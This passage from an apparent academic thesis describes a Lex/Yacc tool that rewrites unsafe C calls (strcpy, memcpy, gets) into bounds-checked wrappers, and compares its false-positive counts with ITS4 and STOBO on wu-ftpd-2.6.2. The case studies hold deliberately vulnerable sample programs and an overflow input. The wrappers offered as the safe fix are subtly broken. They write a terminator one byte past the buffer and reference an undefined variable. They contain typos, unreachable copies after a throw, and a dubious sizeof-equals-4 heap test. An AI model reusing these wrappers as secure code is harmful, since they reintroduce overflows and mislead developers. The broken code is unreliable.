- The new safe function definition examines the arguments that are passed to it from the old definition. So, at run time of the program, if the source data is exceeding the original size of the destination buffer, then the suspect function is substituted by its appropriate safe version. In the case of *strcpy()*, the safe version is *strncpy()*. The value of *n* equals the original size of the destination buffer.

- An important point taken into account is to have the last byte of the original destination buffer equals '\0', since the *strncpy()* function does not terminate this buffer with NULL character after copying.
- If the *sizeof()* destination is equal to 4, and it is checked not to be declared as a constant allocation, this means it is a heap memory allocation, and as we mentioned in section 2.4 this is a heap based allocation which is out of scope of this thesis.

As have been seen, our main concern is the function destination; we parse this function until we encounter the comma symbol. After that, the approach prints the remaining arguments of the suspect function as they are to the new rewritten file. The Yacc file searching rule replaces the *strcpy()* by a *_strcpy()* or *_sstrcpy()*. It should be noted that the main part in rewriting the new call for *_strcpy()* is the first argument of the *strcpy()*, which is the destination buffer. The *sizeof()* value for the destination is included in the new wrapper call. The new version call for *strcpy()* will contain three arguments instead of two. This approach helps passing three arguments to the definition of *_strcpy()*, and this will help make a boundary check for the destination buffer.

The *_strcpy()* function definition contains three arguments. The first argument defines the *sizeof()* destination buffer in the original *strcpy()*, the second argument defines the destination buffer in the original *strcpy()*, and finally the third argument defines the source string in the original *strcpy()*.

After passing the arguments to *_strcpy()*, the function checks if the source size is greater than the size of the destination. If the destination is not overflowed by more than its original size, the function will use the *strcpy()* without fearing of a buffer overflow problem. The tricky point is when the source size is exceeding the original

size of the destination. In that case, the function will use the *strncpy()* function call and have the size of original destination be equal to *n*. Hence, we insure that no possible buffer overflow vulnerability can occur since a boundary checking is done.

An important point needs to be discussed regarding the definition of the *_strcpy()* function is that when *strncpy()* is used to perform the copy process, a NULL terminator should be applied to the last byte in the destination buffer, because the *strncpy()* doesn't Null terminate the destination buffer. This is done in the *_strcpy()* by performing the following sentences: **b[k]= '\0'; where the k = strlen(c)**

As seen from the *strcpy()* search rules in this tool, we took into account the cases of different syntax forms when programmers write a C and C++ code. For example, the white spaces are taken into consideration. Since the programmer can use extra spaces while writing the function syntax, this tool considers like these cases where extra white spaces in writing function calls are used. This property gives our approach an advantage over other approaches. The following example illustrates this point:

```
strcpy    (    dest, src);                    /* see extra spaces */
```

After testing this function with the tool:

```
_strcpy(sizeof (dest ),dest,src);
```

Another example to prevent the buffer overflow using our tool is applied on the *memcpy()* call. This function takes three parameters, where the third argument determines the length of the string that is needed to be copied. This value is compared with the destination size and if its value exceeds the value assigned to the destination, then a warning is issued and the tool will rewrite the function to prevent the

destination buffer from being over flown. The following discussion illustrates this point for *memcpy()* function (see Figure 4.9 and Figure 4.10).

```
Void * memcpy( char * F_Dest, char *F_Src, int Size)

The rules applied on this function are:

If ( MEMORY  && LBRAK && WORD && COLON )

{
output to the new file-->_memcpy(S_O(Dest),F_Dest,
F_Src)
                    or    _mmemcpy(F_Dest  , F_Src)
}

Other cases is taken into account also such as:

If ( MEMCPY && LBRAK && WORD && WHITE && COLON )

{
output to the new file-->_memcpy(S_O(Dest),F_Dest,
F_Src)

                     or   _mmemcpy(F_Dest, F_Src)
}
```

Figure 4.9: The rules applied on *memcpy()*

We should mention here that we used the same parsing rules applied on the previous discussion of *strcpy()*. If the destination buffer is being exceeded, the *Size* value is replaced by the destination buffer size. For testing purposes, when such a case is happened, we used the *exception handling* to express the violation and provide an option to do the correction or not. Exception handling is detailed in the implementation section.

```
void _memcpy(int size_dest,char dset[],char src[],int size)

{
 if ( size_dest !=4 )
{
 if ( size > size_dest)
        {
             memcpy(dest,src, size_dest );
              b[ size_dest ]='\0';
       }

           else
            memcpy(dest,src,size);
}
else
    memcpy(dset,src,size);

}
```

Figure 4.10: *_memcpy()* wrapper

The case where the destination is constantly allocated and its size value equals to 4 is treated as shown in Figure 4.11.

```
void _mmemcpy ( char dest[ ], char src[ ], int size)
{

        if ( size > 4)

        {
          memcpy(dest ,src ,4); /* the value 4 is
                                   used to distinguish
                                  between the static
                                 and dynamic allocation */
              b[ 4 ]='\0';
         }

         else
             memcpy(dest,src,size);

}
```

Figure 4.11: *_mmemcpy()* wrapper

The previous discussion shows the algorithm we use to build the rewrite process. Other functions where rewriting process can be applied on them will follow the same procedure we have shown.

4.2.6 Warnings

The second objective of this approach is to emit warnings when there are buffer overflow vulnerabilities. When this approach detects a vulnerable function call, which is not included in the Safe Library, then it sends a warning. Figure 4.12 shows an example of *gets ()* function.

```
If ( GETS && LBRAK && WORD && )

{
      if ( WORD is not equal to CHAR_S and S_O (CHAR_S)
not equal to 4 )
        {
              print the get() function without warning ;
        }

        else
         {
             send WARNING ;

             print the get() function as it is ;
         }
}
```

Figure 4.12: warning example for *gets()* call

Our tool that applies the algorithm of this approach provides two output files. The first one is the rewritten file, which has the safe version code against buffer overflow vulnerabilities. The second file lists all the warnings that may cause a buffer overflow security threat.

4.3 Implementation

The implementation of our tool is based on the *Lex* and *Yacc* parsing techniques [15] [16] [17]. The first phase is to build the *Lex* part where tokens are extracted. After that, the second phase uses *Yacc* compiler to build the structure of the tool's program. The third part is built using C++ and C programming to combine all codes that build our tool. We used C to write *Yacc* code because the *Yacc* interior structure can recognize C language only.

Lex is a tool of generating programs that recognize the lexical text. The elements of the parsed language are depicted in a regular expression language. *Lex* can recognize those elements and generate C programs by reading the pattern expression written in a L*ex* file.

Yacc is a grammar parser generator. It can convert a language grammar description into a C program that is used to parse the source file of that language. Usually *Lex* and *Yacc* are used together. A Lex file, which describes the language elements, and a *Yacc* file, which describes the grammar, are needed by *Lex* and *Yacc* programs respectively to generate a program that parses the source code of a given language.

Appendix A provides the Buffer Overflow Suspects *Lex* file. *Yacc* algorithm rules file is provided in Appendix B. *Lex* and *Yacc* files are applied, and then transformed to the language parser as C source code. The source code of the implementation is developed for Linux and Solaris operating systems.

In the next section, we use activities diagram to describe the internal structure of the implementation program.

4.3.1 The Activities diagram

The activities diagram describes the processes applied on the input source code. The input file is processed by the *Lex* and *Yacc* compilers. The resulting file produced from the input file will be linked to the Safe Library that is built by our approach. Figure 4.13 demonstrates the processes applied for building our tool.



Figure 4.13: The Activities Diagram of the implementation

4.3.2 Exception Handling

Exception handling is used in situations in which the system can recover from the error causing the exception. The exception handling is used also in situations in which the error will be dealt with by a different part of the program.

In our implementation, if the destination argument in a suspect function has a complex syntax that couldn't be processed, then the tool presents a parsing error to the user. The user has the option to recover this parsing error by inserting a key symbol to help the parser ignoring this error to continue the testing process. Usually the parsing error is caused by complex expressions that exist in the destination argument of a suspect function. Figure 4.14 shows the parsing error handling in our tool.

```
void yyerror(const char* st)
}
fprintf(stderr,"error: %s in line:%d please check your function
arguements\!n*** NOW: if you are sure your code is correct please
insert// before your function call in order to ignore this syntax
error\n",str,counter+1)
}
```

Figure 4.14: A parsing error handling

We provide exception handling when the source argument for a suspect function is getting to exceed the destination buffer size. The tool provides an option either to rewrite the vulnerable function by the proposed safe solution or to terminate the program execution without changing the code. Figure 4.15 and Figure 4.16 illustrate how we have implemented this recovery.

```
void _strcpy( int Dest_size, char Dest[ ], char Src[ ])
{
  if (Dest_size !=4 )
{                          /* This means that the
                              destination is statically
                              allocated */
  int k;
  char action;
  k= strlen(Src);}
   if( k > Dest_size)
  {
        throw MSG::msg(1);
        strncpy(Dest,Src, Dest_size);
         b[Dest_size ]='\0';
  }
else
strcpy(Dest,Scr);
       }

else

strcpy(Dest,Src);       /* when the Destination is
                           dynamically allocated (dest =4),
                           then we use the original call*/
}
```

Figure 4.15: Handling the case when the source is exceeding the destination size

```
Class MSG {
                static char* data [ ];
public :
               static char*  msg (int n)
               { if (n<1)
                        return data[0];
                     else
                       return data[n];  }
};


char* MSG:: data [ ] = { "\n Bad argument to msg()\n",
"\n The destination string buffer in strcpy is being
exceeded by the source string\n by pressing 'y' the
function will be rewritten with safe version. By
pressing 'n' no action will be done! \n",

"\n The destination string buffer in strcat is being
exceeded by the source string\n by pressing 'y' the
function will be rewritten with safe version. By
pressing 'n' no action will be done! \n",

"\n The destination string buffer in memcpy is being
exceeded by the source string\n by pressing 'y' the
function will be rewritten with safe version. By
pressing 'n' no action will be done! \n",
. . .
. . .
. . .
```

Figure 4.16: Exception handling messages

The *main* body of the rewritten code will contain the scope of the *try* and *catch* statements. We should mention here that the *try* statement will contain the whole body of the *main* code.

4.4 False Positive and false negative

The concept of false positives means more work on the part side of the analyst who must manually inspect all warnings. So, it is important to minimize the false positives. The tool has two main goals as discussed before. The first goal is to rewrite the vulnerable function with a safer function call. Hence, the false positive rate will be very small using this tool, because the tool will rewrite the new safe code instead the programmer. For only some very few complex expressions, the tool will not be able to rewrite the suspect functions into a safe form; so it is left to the programmer to change the code or ignore the warning. The false positive rate will be very small for this category of functions, which can be rewritten. This factor reached the zero value in many tests we made. This property gives our tool stronger results over other tools. A more detailed comparison is left to chapter 5.

The second goal of this tool is to emit warnings for suspect functions, which have been discussed in section 4.2.6. Thus, the false positive factor in this condition will be larger because there is only one rule applied on them while doing scanning. Also, there is no standard safe library available for these suspect functions. The tool only sends out a warning if it catches a vulnerable function.

False negatives factor is an indication that the code is safe while indeed it is not. This factor needs to be very small to have efficient results. Our tool aims to lower this factor as possible. Our experiments showed good results in lowering this factor; because the algorithm rules that we applied in this tool using *Lex* and *Yacc* has great impact in making the parsing process more accurate and flexible. Other tools have this factor high.

4.5 Conclusion

In this chapter, we presented our new approach for testing buffer overflow vulnerabilities in C and C++ source code. This chapter was devoted to discuss our proposed algorithms and design, which use dynamic and static intrusion prevention methods. After that, the implementation of our tool is discussed where the *Lex* and *Yacc* compilers are the core of our implementation together with C++ language. We discussed also the exception handling, false positives and false negatives factors.

In the next chapter, we discuss the results obtained by our tool on the ftp server *wu-ftpd-2.6.2* [29]. Those results are compared to those obtained by ITS4 and STOBO on the same tested package.

Chapter 5: Results and Comparisons

This chapter is divided into two parts, the first part discusses two case studies, which help in presenting the functionality of our tool, and how it helps in testing and preventing buffer overflow vulnerabilities. The second part presents a comparison between our results and the results of ITS4 and STOBO tools on the ftp server *wu-ftpd-2.6.2* [29].

5.1 Case Studies

In this section, we provide some examples where our tool could be applied on. These examples present the *strcpy()* and *gets()* functions.

5.1.1 Scenario (1)

This scenario presents a simple example of how memory data can be corrupted in order to deteriorate a program from doing its original function.

1. The C or C++ code is entered to the tool as an input, let the file *program1.cpp* be the file that we want to test, and the content of this file is shown below as in Figure 5.1:

```
#include <iostream>
#include <fstream>
using namespace std;
int main()
{ char line[100];
 char filename1[14]="c:\\file1.txt";
 char filename2[6];
 char filename3[30];
```

Continued >>>

```
cout<<"to open the file1.txt,enter a word of 7
character at most:\n";
 cin>>filename3;
  strcpy(filename2,filename3);
  ifstream fin;
 fin.open(filename1);


cout<<"**************************************************
*********\n";
 cout<<"this is the content of file1.txt that you want
to be open:\n";
cout<<"**************************************************
*********\n";
 while (! fin.eof() )
  {
    fin.getline (line,100);
    cout << line << endl;
  }
 fin.close();
return 0;
}
```

/* this call is dangerous and has Buffer overflow security problem*/

Figure 5.1: ***program 1.cpp*** **before being tested**

2. After installing the tool, the user needs to use the following command to run the tool. *Program2.cpp* is the name of resulting file after testing *program1.cpp* file:

./botester program1.cpp program2.cpp warnings

The file contains the warnings if they exist.

3. The resultant file "*program2.cpp*" (note: program2 is just a name, so the user can use any name he wants) will have the new rewritten code, and if there are no warnings issued in the *warnings* file, this means that the file is complete and its ready to be compiled by a C++ complier with no buffer overflow security problems.

4. If the *program1.cpp* is compiled and run in a C++ compiler without being tested by our tool, then if an attacker reads the code, he can easily change the purpose of this program. Instead of opening the desired file *file1.txt*, he can deteriorate the purpose of the program by opening another file such as *attack.txt*, he can make this easily by entering the following expression:

hiiiiiiic:\attack.txt

Therefore, the role of this tool is to rewrite the suspect function *strcpy()* by a safe call, as a result, this tool can help in reducing such exploiting threats, see Figure 5.2.

```
#include "definition.h"
#include <iostream>
#include <fstream>
using namespace std;
int main()
{
 char line[100];
 char filename1[14]="c:\\file1.txt";
 char filename2[6];
 char filename3[30];
```

Continued >>>



Figure 5.2: *Program 1.cpp* after being rewritten

If the tool issues a warning, this means that the resulting file will contain the same suspect function call without being changed, and it is up to the programmer to rewrite this vulnerable function by a safe call as it is proposed by the tool. Scenario (2) will demonstrate this case.

5.1.2 Scenario (2)

If a warning is issued, then the programmer can get help from the warning produced by the tool to fix his code. The tool builds a file that contains all the warnings detected through the testing process, and every warning is supported by a description of the problem along with the line where the vulnerable function call was detected. In addition, a proposed solution to use a safe way is suggested if it is available, let us consider the following example:

1. The user wants to test program3.cpp. So, the following command needs to be used.

./botester program3.cpp result_output warnings

2. The warning file will list all warnings detected while testing the source code, Figures (5.3 to 5.5) describe this point.

```
#include <stdio.h>
int main()
{
  char string [256];
  printf ("Insert your full address: ");
  gets (string);          /* This function may leads to
                           a buffer Overflow problem */
  printf ("Your address is: %s\n",string);

 return 0;
}
```

Figure 5.3: Program3.cpp, the source code to be tested

```
#include <stdio.h>
int main()
{
  char string [256];
  printf ("Insert your full address: ");
  gets (string);
/*There is a buffer overflow security problem using
gets(),try to use fgets() for as it is a safe function.
*/
  printf ("Your address is: %s\n",string);
  return 0;
}
```

Figure 5.4: The resulting file name_output

Line 6:

A buffer overflow security problem, function gets() may lead to a security hole in your program. To avoid this problem, we recommend you to use fgets() instead.

Figure 5.5: A warning issued in the warning file after processing the tool

5.2 Results

This section discusses the results we obtained when our tool is used to test the ftp server **wu-ftpd-2.6.2** package. This package was tested by ITS4 and STOBO, and thus it is possible to compare our approach with these tools.

Buffer overflow vulnerability exists in *wu-ftpd* versions 2.6.2 and earlier versions. *wu-ftpd* is a popular ftp daemon used on the Internet, and on many anonymous ftp sites all around the world. FTP is a method of transferring files between computers on a network.

An *off-by-one* bug has been discovered in versions of *wu-ftpd* up to and including 2.6.2. On a vulnerable system, a remote attacker would be able to exploit this bug to gain root privileges.

Table 5.1 shows the results of testing with ITS4 on the ftp server *wu-ftpd-2.6.2* [14]. It was run with a command line parameter that set the sensitivity cutoff to 1 which means that all interesting functions are included. At this cutoff, all the vulnerabilities in ITS4 database are reported, except those at the level of NO_RISK. This cutoff was chosen because it's the option that includes all of the interesting functions checked by STOBO and our tool.

Function	False Positives
strcpy	**59**
memcpy	**5**
sprintf	**49**
strcat	**10**
bcopy	**3**

Table 5.1: ITS4 results for wu-ftpd-2.6.2

As noticed from Table 5.1, the false positives rate is very high. This means more debugging work on the side of the tester. The reason why this rate is high is that ITS4 does not provide complex parsing and does not check the arguments of functions. Our tool overcomes this problem by doing the parsing until the first argument (i.e. the destination string) of a suspect function. By ending the parsing at this point, it is not important how much the complexity of other arguments is in the function definition, because we will rewrite them as they are into the new output file

(P'). By doing so, false positives caused by complex parsing will be considerably minimized. The Safe library will have a new function definition for the old suspect function.

Our approach tries to lower the false positive rate as possible to be zero unless the complexity of the destination argument (such as, syntax, format, etc.) is not covered by the tool, or if the suspect function is not included in the Safe Library. According to the results obtained from various codes, we did not face serious complex forms in the destination argument.

Table 5.2 shows the results of testing wu-ftpd-2.6.2 [14] with STOBO. It calculates all the warning types of STOBO for the *strcpy(),strcat(),*and *sprintf().*

Function	**False positives**
strcpy	**22**
strcat	**5**
sprintf	**5**

Table 5.2: All warnings of STOBO results for wu-ftpd-2.6.2

The experimental results on *wu-ftpd-2.6.2* using our tool has the following results. We are interested in the following functions *strcpy(), strcat(), sprintf(), memcpy(),* and *bcopy()* to do a logical comparison between out tool and ITS4 and STOBO. A sample of our results is shown in Figure (5.6-5.8).

Figure 5.6 shows the results obtained from testing the file *access.c*, this file is included in the *wu-ftpd-2.6.2* server.

```
Filename: access.c
There is a strcpy() rewrite process in line:739
There is a strcpy() rewrite process in line:783
There is a strcpy() rewrite process in line:1121
There is a strcpy() rewrite process in line:1127
Warning:: There is a buffer overflow security problem in line 1157
it is recommended to use snprintf() instead of sprintf()
Warning:: There is a buffer overflow security problem in line 1230
it is recommended to use snprintf() instead of sprintf()
Warning:: There is a buffer overflow security problem in line 1330
it is recommended to use snprintf() instead of sprintf()
There is a strcpy() rewrite process in line:1438
There is a strcpy() rewrite process in line:1446
There is a memcpy() rewrite process in line:1484
There is a memcpy() rewrite process in line:1527
```

Figure 5.6: Sample results shows the results on *access.c* file

Figure 5.6 shows the results of testing file *access.c*. The tool recognizes the strcpy() and memcpy() functions and makes the rewrite process. The functions that could not be rewritten and appear to lead to a buffer overflow problem are recognized and the tool issues the appropriate warnings.

Figure 5.7 shows the results obtained from testing the file *extension.c*, this file is included in the *wu-ftpd-2.6.2* server.

```
Filename: extension.c
There is a strcpy() rewrite process in line:469
There is a strcpy() rewrite process in line:478
There is a strcpy() rewrite process in line:486
There is a strcpy() rewrite process in line:497
There is a strcpy() rewrite process in line:514
There is a strcpy() rewrite process in line:535
There is a strcpy() rewrite process in line:600
There is a strcpy() rewrite process in line:883
There is a strcpy() rewrite process in line:889
There is a strcat() rewrite process in line:896
Warning:: There is a buffer overflow security problem in line 1069
it is recommended to use snprintf() instead of sprintf()
Warning:: There is a buffer overflow security problem in line 1073
it is recommended to use snprintf() instead of sprintf()
Warning:: There is a buffer overflow security problem in line 1092
it is recommended to use snprintf() instead of sprintf()
Warning:: There is a buffer overflow security problem in line 1098
it is recommended to use snprintf() instead of sprintf()
There is a strcpy() rewrite process in line:1258
There is a strcpy() rewrite process in line:1263
There is a strcpy() rewrite process in line:1435
There is a strcpy() rewrite process in line:1440
There is a strcpy() rewrite process in line:1930
There is a strcpy() rewrite process in line:1973
Warning:: There is a buffer overflow security problem in line 1980
it is recommended to use snprintf() instead of sprintf()
 () instead of sprintf()
**********************************************************
Line:1028,suspect function: strcpy(entry->arg[i+3],buf)
False Positve warning: Possible buffer overflow
problem. We couldn't write this function due to
complexity in destination argument.
Line:1052,suspect function: strcpy(entry->arg[i+4],buf)
False Positve warning: Possible buffer overflow
problem. We couldn't write this function due to
complexity in destination argument.
```

Figure 5.7: Sample results shows false positive parsing errors

Figure 5.8 shows the results obtained from testing other files, these files are also included in the *wu-ftpd-2.6.2* server.

```
Filename: acl.c
There is a strcpy() rewrite process in line:111
No Errors or Warnings exist.
Filename: auth.c
No Errors or Warnings exist.
Filename: authenticate.c
No Errors or Warnings exist.
Filename: ckconfig.c
There is a strcpy() rewrite process in line:122
No Errors or Warnings exist.
Filename: conversions.c
No Errors or Warnings exist.
```

Figure 5.8: Another sample results

Table 5.3 shows our results obtained from testing the whole *wu-ftpd-2.6.2* server package. Only 4 false positive warnings were issued for the *strcpy()* when testing, while in the ITS4 the false positive warnings are 59 warnings, and STOBO false positives warnings are 22.

The results of false positive warnings obtained for *strcat()* case were equal to zero using our tool, while they are 10 warnings in ITS4 and 5 warnings in STOBO. Our new approach has zero false positive for the *memcpy()* and 1 false positive warning for *bcopy(),* while it is 5 false positive warnings for *memcpy()* in ITS4, and 3 false positive warnings for *bcopy().*

Also, the results we got from testing the *sprintf()* function using our tool were 39 false positive warnings, while in ITS4 false positive warnings were 49. Using STOBO, the value of false positive warnings is 5 warnings, because STOBO defines the function *sprintf()* through a specified format on its arguments. We believe that their results will be different if different formats are applied on its arguments.

It should be mentioned here that STOBO could not report all possible threats of *strcpy()* or *strcat()* suspect functions, because it depends only on the execution of these function at run time only. This means that there are other suspect functions not being tested, because they were guarded by *#if ... # else ... # endif* preprocessor statements. If a suspect function exists between a condition case that is not processed at run time during that test, then this function will not be reported by STOBO, and this is a drawback in dynamic testing. The approach we used covered this problem because it tests every occurrence of all suspect functions.

Function	False positives warnings
strcpy()	4
strcat()	0
memcpy()	0
bcopy()	1
sprintf()	39

Table 5.3: Our tool results on wu-ftpd-2.6.2

The false negative factor was equal to zero while testing the wu-ftpd-2.6.2 package because all the vulnerable functions of our concern were recognized by our tool. The result was in the ITS4 and STOBO because they use the same parsing techniques.

5.3 Conclusion

This chapter was devoted to experience the functionality of our tool. The results we obtained in testing *wu-ftpd-2.6.2* server package and the case studies we made show the way that our tool works on, and how it could benefit in solving the problem of buffer overflow. Our tool shows great results in reducing the false positive warnings more than the other tools. This can be seen clearly from the previous section when our tool has zero false positive warnings for *strcat()* call while in ITS4 and STOBO they have 10 and 5 false positive warnings respectively.

The results show the rewrite processes locations in a separate file, so that the user can refer to that location in the file to check the modified code. The user has the option to see all warnings together with rewritten functions locations or he can view only the warnings part.

The next chapter summarizes the whole thesis. It presents achievements we made and the future work that could be done in this area.

Chapter 6: Conclusion and Summary

Buffer overflow security problem is becoming a major threat for software programming because it has many dangerous security aspects. For example, Hackers can exploit buffer overflow to execute potentially harmful programs on a victim's computer that could delete files or cripple the system's security [18].

6.1 Achievements

In this thesis, a proposed solution to this problem is made by scanning the source code of a program in order to rewrite the source code in a safe version. The reason why to rewrite the program is to save time in debugging. Also, any time the hacker is trying to overflow the destination buffer in the new version, the tool will prevent him because the new Safe Library has a boundary check on the destination size, and there is no way to mislead the program since it limits the size of copying into the destination buffer.

When it is not possible to rewrite the suspect code, a warning is issued if there is a possible threat of buffer overflow vulnerability using the recognized suspect function. One reason why it is not possible to rewrite the suspect code is because the function has no fixed format for its arguments. For example, the *sprintf()* function has several formats. Another possible reason for not rewriting the function is due to the complexity of destination argument, thus a false positive warning is issued in that case to the tester. Before issuing a warning, the tool checks the destination allocation in memory; if it is dynamically allocated then there is no serious buffer overflow threat could happen. The tool can provide the option to show all warnings or just only the serious ones.

6.2 Future Work

We hope to see this approach be integrated with popular programming environments, such as Microsoft's Visual studio [9]. In such environments, the code could be analyzed in the background while the user is typing it. The current line can be scanned continually and the entire file can be scanned frequently to see if there are any new constructs to flag. If such new construct is identified, it should be highlighted. And then, if the mouse is over the code, a detailed description of the problem can be issued, and so on.

Current limitations of advanced static and dynamic analysis for C and C++ are mainly due to the C's liberal nature that makes the language poorly suited for static analysis. In addition, the complexity of C++ makes it very difficult to analyze. These problems play a significant role for hardly establishing a robust, precise , and portable tool to analyze source code for security vulnerabilities. So, we aim this approach could find the way to be integrated with other approaches and environments so that this problem can be eliminated.

In the future, this approach could be extended to contain more vulnerable suspect functions. We hope to add and integrate this work with other approaches to have a robust and effective work that can deal with all possible threats.

References:

[1] Crispin Cowan. Posting to Bug Mailing List.
http://geek-girl.com/bugtraq/1999_1/0481.html

[2] Evan Thomas. Attack Class: Buffer Overflow.
http://www.cosc.brocku.ca/~cspress/HelloWorld/1999/04-apr/attack_class.html

[3] CERT/CC. advisories. Website: http://www.cert.org/advisories/

[4] T. cker Chiuneh and F.-H Hsu. RAD: A compile-time solution to buffer overflow attacks. International Conference on Distributed Computing Systems (ICDCS), Phoenix, Arizona, USA, April 2001.

[5] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang and Hinton. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. 7th USENIX security Conference, pages 63-78, San Antonio, Texas, January 1998.
StackGuard website:
http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/

[6] Vendicator. Stack Shield technical info file v0.7.January 2001.
http://www.angelfire.com/sk/stackshield/

[7] H. Etoh. GCC extension for protecting applications from stack-smashing attacks.June,2000. http://www.trl.ibm.com/projects/security/ssp/

[8] Stephen R. Schach. Object-Oriented and Classical Software Engineering, fifth edition, 2002. ISBN 0072395591.

[9] ITS4: A Static Vulnerability Scanner for C and C++ Code. J. Viega,J.T. Bloch,Y. Kohno,G. McGraw. Reliable Software Technologies, Dulles, VA, USA. 16th Annual computer security applications conference. December, 2000.

[10] David Evans and David Larochelle. Splint: Improving Security Using Extensible Lightweight Static Analysis. In *IEEE Software*, Jan/ Feb 2002.

[11] RATS:Rough Auditing Tool for Security. Authored by Secure Software, 2002, version 2.1. Website:
http://www.securesw.com/download_rats.htm

